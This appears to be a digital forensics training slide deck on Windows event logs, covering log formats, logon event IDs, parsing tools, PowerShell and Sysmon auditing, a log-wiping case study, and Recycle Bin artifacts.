
Configuration Settings

Log location: %SystemRoot%\System32\config\SecEvent.Evt

Log Size: 524288 Bytes

AutoBackupLogFiles is Disabled

Event Viewer



Security Event Log

- Logon/Logoff
- Event IDs
 - 512: System startup
 - 513: System shutdown
 - 528: Successful logon
 - 529: Logon Failure (username/password)
 - 538: Successful logoff
 - 540: Network login (*replaces 528 type 3*)

...


<http://support.microsoft.com/kb/174074>

Security Event Logon Types

Type	Title	Description
2	Interactive	Login at console
3	Network	Network login (net use, network share) <i>(now 540)</i>
4	Batch	Batch applications
5	Service	Service Logon
6	Proxy	Not supported
7	Unlock	User unlocked workstation
8	NetworkClearText	Network login, cleartext creds
9	NewCredentials	RunAs with /netonly switch (uses new credentials for incoming connections)
10	RemoteInteractive	Terminal Services/RDP
11	CachedInteractive	Logged in with locally stored credentials
12	CachedRemoteInteractive	Same as RemoteInteractive used internally
13	CachedUnlock	Attempt to unlock workstation


Security Event Log

- Event ID 528
 - Successful logon
- Event type 5
 - Service logon




Security Event Log

- Event ID 528
 - Success logon
- Event type 2
 - Interactive



Security Event Log

- Event ID 513
 - System shutdown
- Description



Description Field

- Populated from a message file DLL/EXE
- Contains more information about the event
- Allows event log information to be international
- Allows third party applications to have their own message files

Online Event ID Repositories

- There are some online resources for common event log IDs
- Some may be subject to copyright
- <http://go.microsoft.com/fwlink/events.asp>
- <http://www.eventid.net/>
- <http://blogs.msdn.com/b/ericfitz/>

Event Log Formats

- Windows 2000, XP, 2003
 - Binary record format
 - Default logs: Application, Security, System
 - %systemroot%\system32\config
- Windows Vista, 2008, 7, 8, 10
 - XML record format
 - Many more categories in addition to previous defaults
 - %systemroot%\System32\winevt\Logs

Parsing 2000/XP/2003 Event Logs

- evtparse.pl
 - by Harlan Carvey
<http://winforensicsanalysis.googlecode.com/files/wfa3e.zip>
- GrokEvt
 - By Timothy Morgan
<http://projects.sentinelchicken.org/grokevt/>
- libevt
 - by Joachim Metz <https://code.google.com/p/libevt>

Parsing Event Logs (evtparse.pl)

```
$ perl evtparse.pl -e appevent.evt
```

```
Mon May 16 14:04:14 2011 Z,USER-59B0C63DA6,N/A,LoadPerf,1000,Info,RSVP;QoS RSVP
Mon May 16 14:04:28 2011 Z,USER-59B0C63DA6,N/A,LoadPerf,1000,Info,PSched;PSched
Mon May 16 14:04:29 2011 Z,USER-59B0C63DA6,N/A,LoadPerf,1000,Info,RemoteAccess;Routing and Remote Access
Mon May 16 14:04:54 2011 Z,USER-59B0C63DA6,N/A,LoadPerf,1000,Info,WmiApRpl;WmiApRpl
Mon May 16 14:04:54 2011 Z,USER-59B0C63DA6,N/A,LoadPerf,1001,Info,WmiApRpl;WmiApRpl
Mon May 16 14:04:54 2011 Z,USER-59B0C63DA6,N/A,LoadPerf,1000,Info,WmiApRpl;WmiApRpl
Mon May 16 14:05:01 2011 Z,USER-59B0C63DA6,S-1-5-18,WinMgmt,63,Warn,HiPerfCooker_v1;Root\WMI
Mon May 16 14:05:02 2011 Z,USER-59B0C63DA6,S-1-5-18,WinMgmt,63,Warn,CmdTriggerConsumer;Root\cimv2
Mon May 16 14:05:02 2011 Z,USER-59B0C63DA6,S-1-5-18,WinMgmt,5603,Warn,Rsop Planning Mode
Provider;root\RSOP
Mon May 16 14:05:04 2011 Z,USER-59B0C63DA6,N/A,LoadPerf,1000,Info,ContentIndex;ContentIndex
Mon May 16 14:05:04 2011 Z,USER-59B0C63DA6,N/A,LoadPerf,1000,Info,ContentFilter;ContentFilter
Mon May 16 14:05:04 2011 Z,USER-59B0C63DA6,N/A,LoadPerf,1000,Info,ISAPISearch;ISAPISearch
Mon May 16 14:06:09 2011 Z,USER-59B0C63DA6,S-1-5-18,WinMgmt,5603,Warn,Rsop Planning Mode
Provider;root\RSOP
Mon May 16 14:06:09 2011 Z,USER-59B0C63DA6,S-1-5-18,WinMgmt,5603,Warn,Rsop Planning Mode
Provider;root\RSOP
Mon May 16 14:06:11 2011 Z,USER-59B0C63DA6,N/A,COM+,4156,Info,First attempt to
CoCreateInstance(CLSID_ComSystemAppEventData) failed!
Mon May 16 14:06:11 2011 Z,USER-59B0C63DA6,N/A,COM+,4156,Info,Remove old
EventClass(CLSID_ComSystemAppEventData) from event system!.
```

The osession event log

```
$ cat osession.txt
```

```
2011-04-10 09:14:22|osession.evt|FINANCE1|N/A|Microsoft  
Office 12 Sessions|7000|Info|0;Microsoft Office  
Word;12.0.4518.1014;12.0.4518.1014
```

```
2011-04-10 09:33:40|osession.evt|FINANCE1|N/A|Microsoft  
Office 12 Sessions|7000|Info|0;Microsoft Office  
Word;12.0.6425.1000;12.0.6425.1000;1000;60
```

We see that Word is not happy: this event ID indicates that word stopped unexpectedly

```
[snip]
```

```
2011-04-10 22:29:44|osession.evt|FINANCE1|N/A|Microsoft  
Office 12 Sessions|7000|Info|0;Microsoft Office  
Word;12.0.6545.5000;12.0.6425.1000;80;60
```

```
2011-04-10 22:30:18|osession.evt|FINANCE1|N/A|Microsoft  
Office 12 Sessions|7003|Warning|0;Microsoft Office  
Word;12.0.6545.5000;12.0.6425.1000
```

Example #2

Event ID 861 – Failure to sniff traffic

```
2010-10-22 13:48:45|secevent.evt|XX|S-1-5-20 (NT
Authority)|Security|861|Failure|-
;C:\WINDOWS\system32\svchost.exe;920;NETWORK SERVICE;NT
AUTHORITY;Yes;No;IPv4;UDP;51461;No;No
```

```
2010-10-22 13:49:02|secevent.evt|XX|S-1-5-18 (Local
System)|Security|861|Failure|-
;C:\WINDOWS\system32\lsass.exe;552;SYSTEM;NT
AUTHORITY;Yes;No;IPv4;UDP;4852;No;No
```

```
2010-10-22 13:49:02|secevent.evt|XX|S-1-5-18 (Local
System)|Security|861|Failure|-
;C:\WINDOWS\system32\lsass.exe;552;SYSTEM;NT
AUTHORITY;Yes;No;IPv4;UDP;4853;No;No
```

```
2010-10-22 13:49:02|secevent.evt|XX|S-1-5-18 (Local
System)|Security|861|Failure|-
;C:\WINDOWS\system32\lsass.exe;552;SYSTEM;NT
AUTHORITY;Yes;No;IPv4;UDP;4854;No;No
```

```
2010-10-22 13:49:02|secevent.evt|XX|S-1-5-18 (Local
System)|Security|861|Failure|-
;C:\WINDOWS\system32\lsass.exe;552;SYSTEM;NT
AUTHORITY;Yes;No;IPv4;UDP;4855;No;No
```

Example #3

```
2010-10-22 15:19:20|secevent.evt|XX|S-1-5-18 (Local
System)|Security|529|Failure|administrator;ZZZZZ;3;NtLmSsp ;NTLM;ZZZZZ;-
;-;-;-;222.186.XX.XX;3054
2010-10-22 15:19:20|secevent.evt|XX|S-1-5-18 (Local
System)|Security|680|Failure|MICROSOFT_AUTHENTICATION_PACKAGE_V1_0;admin
istrator;ZZZZZ;0xC000006A
```

<http://eventid.net/display.asp?eventid=680&source=>
<http://eventid.net/display.asp?eventid=529&source=>

Example #4

Let me in!

```
2010-10-22 14:49:07|secevent.evt|XX|S-1-5-18 (Local
System)|Security|680|Failure|MICROSOFT_AUTHENTICATION_PACKAGE_V1_0;administrator;DDDDDD;0xC
000006A
2010-10-22 14:49:07|secevent.evt|XX|S-1-5-18 (Local
System)|Security|529|Failure|administrator;DDDDDD;3;NtLmSsp ;NTLM;DDDDDD;-;-;-;-;-
;XXX.XXX.XXX.XXX;0
2010-10-22 14:49:07|secevent.evt|XX|S-1-5-18 (Local
System)|Security|680|Failure|MICROSOFT_AUTHENTICATION_PACKAGE_V1_0;administrator;DDDDDD;0xC
000006A
2010-10-22 14:49:07|secevent.evt|XX|S-1-5-18 (Local
System)|Security|529|Failure|administrator;DDDDDD;3;NtLmSsp ;NTLM;DDDDDD;-;-;-;-;-
;XXX.XXX.XXX.XXX;0
2010-10-22 14:49:08|secevent.evt|XX|S-1-5-18 (Local
System)|Security|680|Failure|MICROSOFT_AUTHENTICATION_PACKAGE_V1_0;administrator;DDDDDD;0xC
000006A
2010-10-22 14:49:08|secevent.evt|XX|S-1-5-18 (Local
System)|Security|529|Failure|administrator;DDDDDD;3;NtLmSsp ;NTLM;DDDDDD;-;-;-;-;-
;XXX.XXX.XXX.XXX;0
2010-10-22 14:49:08|secevent.evt|XX|S-1-5-18 (Local
System)|Security|680|Failure|MICROSOFT_AUTHENTICATION_PACKAGE_V1_0;administrator;DDDDDD;0xC
000006A
2010-10-22 14:49:08|secevent.evt|XX|S-1-5-18 (Local
System)|Security|529|Failure|administrator;DDDDDD;3;NtLmSsp ;NTLM;DDDDDD;-;-;-;-;-
;XXX.XXX.XXX.XXX;0
```

600+ such events in the log. 4-5 attempts per second.

Parsing Event Logs (GrokEvt)

- Collection of scripts written in Python
- Scripts work together on a mounted Windows Partition
- Extracts all information, including DLL description message to convert logs into readable format
- Linux Only, RegLookup, GNU Make

Parsing Event Logs (libevt)

- Nice library with useful tools: evtexport and evtinfo
- Extracts all information, including DLL description message to convert logs into readable format
- Prints to stdout, EASY TO USE!
- Base usage:
 - Mount disk image
 - Run evtexport and redirect to a file

Running evtexport (libevt)

- Basic usage for evtexport:

```
$ evtexport -p [mounted volume] -r [directory of registry files] [LOG file to export]
```

```
$ evtexport -p [mounted volume] -s [system registry] -S [software registry] [LOG file to export]
```

Running evtexport (libevt)

- You can either point evtexport to the directory where the SOFTWARE and SYSTEM registry files are:
 - `$ evtexport -p /mnt/windows -r /mnt/windows/WINDOWS/system32/config/ /mnt/windows/WINDOWS/system32/config/SysEvent.Evt > output`
- Or specify them separately:
 - `$ evtexport -p /mnt/windows/ -s /mnt/windows/WINDOWS/system32/config/system -S /mnt/windows/WINDOWS/system32/config software /mnt/windows/WINDOWS/system32/config/ SysEvent.Evt > output`

Vista+ Event Logs

- Consists of a smaller header and a series of self-contained chunks
 - Less system resources: only current chunk/header has to be in memory
 - Chunks hold the event records
- Natively support central logging (event forwarding)
 - Able to forward to a trusted host

Vista+ Event Logs

- XML records allow more information/messages
- Records are searchable by event messages in addition to event ID
- Security IDs are **4096 + <XP Previous ID>**
- Some frequently used strings in messages might be grouped at the beginning of a chunk
 - Harder to recover other information from unallocated

Evtx Parser

- Written by Andreas Schuster
 - <http://computer.forensikblog.de/en/2011/11/evtx-parser-1-1-1.html>

Evtx Parser

- `evtxdump.pl`
 - Dumps XML messages from Evtx Logs
- `evtxtemplates.pl`
 - Prints information about the XML template
- `evtxinfo.pl`
 - Displays information about the logfile including checksum information

Evtx Parser

evtxdump.pl Application.Evtx

```
<?xml version="1.0" encoding="utf-8" standalone="yes" ?>
<Events>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
<Provider Name="Microsoft-Windows-EventSystem" Guid="{899daace-4868-4295-afcd-
9eb8fb497561}" EventSourceName="EventSystem" />
<EventID Qualifiers="16384">4625</EventID>
<Version>0</Version>
<Level>4</Level>
<Task>0</Task>
<Opcode>0</Opcode>
<Keywords>0x0080000000000000</Keywords>
<TimeCreated SystemTime="2012-05-03T23:38:32.0Z" />
<EventRecordID>1</EventRecordID>
<Correlation />
<Execution ProcessID="0" ThreadID="0" />
<Channel>Application</Channel>
...
```

Python-evtx

- Written by Willie Ballenthin
 - <https://github.com/williballenthin/python-evtx>
- Meant to expand on the work done by Andreas Schuster and port it to python

EVTXtract

- Written by Willie Ballenthin
 - <https://github.com/williballenthin/EVTXtract>
- Used to recover fragments of EVTX records from binary data
- Good for recovering pieces of deleted files or records from memory

Demo

Expanded Logging on Vista+

- Many files, 40+ on default installs
 - New types of artifacts
 - Redundant information helps defeat anti-forensics
- New, binary XML format
 - Better on-disk and in-memory storage, and easier to forward
- Event IDs have 4096 added to the them from XP/2003

A Few of the New Artifacts..

- Process Accounting
- RDP Logging
 - Microsoft-Windows-TerminalServices-LocalSessionManager%4Operational
 - Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational
- Scheduled Tasks
 - Microsoft-Windows-TaskScheduler
- Services
- Powershell!

Powershell

- Becoming more and more of an issue in DFIR
 - <https://www.fireeye.com/content/dam/fireeye-www/global/en/solutions/pdfs/wp-lazanciyan-investigating-powershell-attacks.pdf>
- Very powerful scripting language
 - Remote administration
 - Reflective DLL loading
 - Able to obfuscate and run one-liners
 - Able to load and run code from the registry

Powershell Artifacts

- Event Logs
 - Powershell 2.0 has minimal logging
 - Powershell 3.0 has much more information
 - Powershell 5.0 attempts to make more transparent
 - If you have Windows 7/2008+, upgrade to 5.0
- Logs:
 - Windows PowerShell.evtx
 - **Microsoft-Windows-Power-Shell%4Operational.evtx**
 - Microsoft-Windows-Power-Shell%4Analytic.etl
 - Microsoft-Windows-WinRM%4Operational.evtx
 - Microsoft-Windows-WinRM%4Analytic.etl

Powershell Script Block Logging

- Starting with Powershell 5.0, Microsoft made things easier for DFIR
- Able to enable Script Block Logging in the “operational” event log
- Captures the full content of the script
- Suspicious blocks are logged at the “warning” level with Event ID 4104
- https://www.fireeye.com/blog/threat-research/2016/02/greater_visibility.html
- <https://github.com/matthewdunwoody/block-parser>

Powershell Auditing

Use the **WEvtUtil** utility to configure your log settings or configure them in Group Policy

- WevtUtil gl "Windows PowerShell"
 - List settings of the PowerShell Log
- WevtUtil sl "Windows PowerShell" /ms:512000000
 - Set the PowerShell Log size to the number of bytes
- WevtUtil sl "Windows PowerShell" /rt:false
 - Overwrite as needed

Powershell Auditing

- WevtUtil gl "Microsoft-Windows-PowerShell/Operational"
 - List settings of the PowerShell Log
- WevtUtil sl " Microsoft-Windows-PowerShell/Operational " /ms:512000000
- WevtUtil sl " Microsoft-Windows-PowerShell/Operational " /rt:false
 - Overwrite as needed

Powershell Auditing

Able to capture the command line of a powershell session for all users

- Create a file called “profile.ps1” in
C:\Windows\System32\WindowsPowerShell\v1.0
- Use these variables:
 - \$LogCommandHealthEvent = \$true
 - \$LogCommandLifecycleEvent = \$true
 - \$LogPipelineExecutionDetails = \$true
 - \$PSVersionTable.PSVersion

Powershell Auditing

Registry Keys

- HKCU & HKLM\SOFTWARE\Microsoft\PowerShell\1\ShellIds\Microsoft.PowerShell
 - ExecutionPolicy
- HKLM\SYSTEM\CurrentControlSet\services\eventlog\Windows PowerShell
 - MaxSize
 - Retention
- HKLM\SOFTWARE\Policies\Microsoft\Windows\PowerShell\
 - All subkeys and values

Event Log IDs

Windows Version	Powershell Version	Event Log	Event ID
Windows 7 and 2008	2-4	Windows Powershell	400, 500, 501, 800
Windows 8.1 and 2012+	3-4	Windows Powershell	400, 500, 501, 800
Windows 8.1 and 2012+	3-4	Microsoft-Windows-PowerShell/Operational	4104
Windows 7 and 2008+	5	Windows Powershell	200, 400, 500, 501
Windows 7 and 2008+	5	Microsoft-Windows-PowerShell/Operational	4100, 4103, 4104

Event Log IDs

Event Log	Event ID	Message
System Log	104	The “Windows PowerShell” or “PowerShell Operational” log was cleared
Security Log	4657	A Registry value was modified
Security log	4688	New process name (look for powershell)
Security log	4688	Process command line (look for powershell)

Sysmon

- Free download
 - <https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon>
- Background monitoring utility
- Records system events to Event Log
- Able to trace anomalies and intruder activities

Sysmon Usage

- `sysmon -i -accepteula [options]`
 - Extracts binaries into %systemroot%
 - Appropriate windows driver
 - Creates a Windows service
 - Registers event log manifest

Sysmon Usage

- `sysmon -c [options]`
 - Viewing/updating configurations
 - Updates are effective immediately
 - Options can be basic options or you can give a configuration file

Sysmon Usage

- `sysmon -m`
 - Register event manifest for viewing logs only
- `sysmon -u`
 - uninstall

Sysmon Events

Category	Event ID
Error	255
Sysmon Service Status Changed	0
Process Created	1
File Creation Time Changed	2
Network Connection	3
Sysmon Service State Changed	4
Process Terminated	5
Driver Loaded	6
Image Loaded	7
CreateRemoteThread	8
RawAccessRead	9

Category	Event ID
Process Access	10
File Create	11
Registry Object Create/Delete	12
Registry Value Create	13
Registry Object Rename	14
File Create Stream Hash	15
Sysmon Config Changed	16
Pipe Created	17
Pipe Connected	18

Configuration Files

- <https://github.com/SwiftOnSecurity/sysmon-config>
- <https://github.com/MHaggis/sysmon-dfir#sysmon-configuration>

Demo

Evtx case example

- Malicious user logged into one machine using stolen credentials
- Started a job on another machine using another set of stolen credentials (At2.job)
- Need to find the compromised account
- **Security** Event logs were wiped from the system and hence from memory
 - Attacker forgot about other logs of interest

Evtx case example

- Part of the “Microsoft-Windows-TaskScheduler.evtx” log was memory resident
 - It is normal that the entire log is not in memory

```
<TimeCreated SystemTime="XXXX-XX-XXT02:09:45.4119Z"/>
<EventRecordID>320320</EventRecordID>
<Correlation/>
<Execution ProcessID="1120" ThreadID="83
<Channel>Microsoft-Windows-TaskScheduler
<Computer> [REDACTED] </Computer>
<Security UserID="S-1-5-18" /></System>
<EventData Name="TaskUpdated">
<Data Name="TaskName">\At2</Data>
<Data Name="UserName">DOMAIN\ [REDACTED] </Data></EventData></Event>
<Event xmlns="http://schemas.microsoft.com/win/2004/08/events/event">
<System>
```

The attackers probably didn't know that the “Microsoft-Windows-TaskScheduler.evtx” event log existed and didn't wipe it!

Exercise

- Event log analysis

References

- **What information appears in event logs (Event Viewer)?**
<http://windows.microsoft.com/en-us/windows7/What-information-appears-in-event-logs-Event-Viewer>
- **How To Determine Audit Policies from the Registry**
<http://support.microsoft.com/kb/246120>
- **DisplayNameFile** <http://technet.microsoft.com/en-us/library/cc776070%28v=ws.10%29.aspx>
- **The event log stops logging events before reaching the maximum log size**
<http://support.microsoft.com/kb/312571>
- **Creating your very own event message DLL**
<http://www.eventlogblog.com/blog/2010/11/creating-your-very-own-event-m.html>

References

- Security Event Descriptions <http://support.microsoft.com/kb/174074>
- Logon Type Codes Revealed
<http://www.windowsecurity.com/articles/logon-types.html>
- Windows Forensic Analysis, Harlan Carvey
- Language Identifier Constants and Strings <http://msdn.microsoft.com/en-us/library/dd318693%28VS.85%29.aspx>
- A Common Misconception <http://computer.forensikblog.de/en/2007/02/a-common-misconception.html>
- Why is there a new Event Log Format?
<http://computer.forensikblog.de/en/2006/10/why-is-there-a-new-event-log-format.html>
- Vista security events get noticed
<http://blogs.msdn.com/b/ericfitz/archive/2007/04/18/vista-security-events-get-noticed.aspx>

References

- Evtx Magic <http://computer.forensikblog.de/en/2007/05/evt-x-magic.html>
- Evtx File Header <http://computer.forensikblog.de/en/2007/07/evt-x-file-header.html>
- Evtx Chunk Header <http://computer.forensikblog.de/en/2007/07/evt-x-chunk-header.html>
- Evtx Event Record <http://computer.forensikblog.de/en/2007/07/evt-x-event-record.html>
- 010 Template to Parse an Evtx File <http://computer.forensikblog.de/en/2007/07/010-template-to-parse-an-evt-x-file.html>
- The Inner Structure <http://computer.forensikblog.de/en/2007/07/the-inner-structure.html>
- How to Go from Responding to Hunting with Sysmon https://www.rsaconference.com/writable/presentations/file_upload/hta-t09-how-to-go-from-responding-to-hunting-with-sysinternals-sysmon.pdf
- Advanced Logging Cheatsheets <https://www.malwarearchaeology.com/cheat-sheets>

Windows File System Artifacts

Windows File System Artifacts

- Recycle Bin
- LNK Files and Jump Lists
- Prefetch
- Scheduled Tasks

Vista-Windows 10 [3]

- Information is stored in *C:\\$Recycle.Bin\<PER USER SID>*
- No more INFO2 file
- Instead, when the user deletes a file two files are created in the Recycle Bin - the \$I and \$R files

The $\$/$ & $\$R$ File

- The $\$/$ file contains metadata about a deleted file
 - Original file name and size
 - When the file was deleted
- The $\$R$ is the contents of the file
- The filename of the $\$/$ file will match that of the $\$R$ file except the second letter

Scenario #1: Proving Deletion

- The Recycle Bin provides the full paths of deletion and which user deleted the data
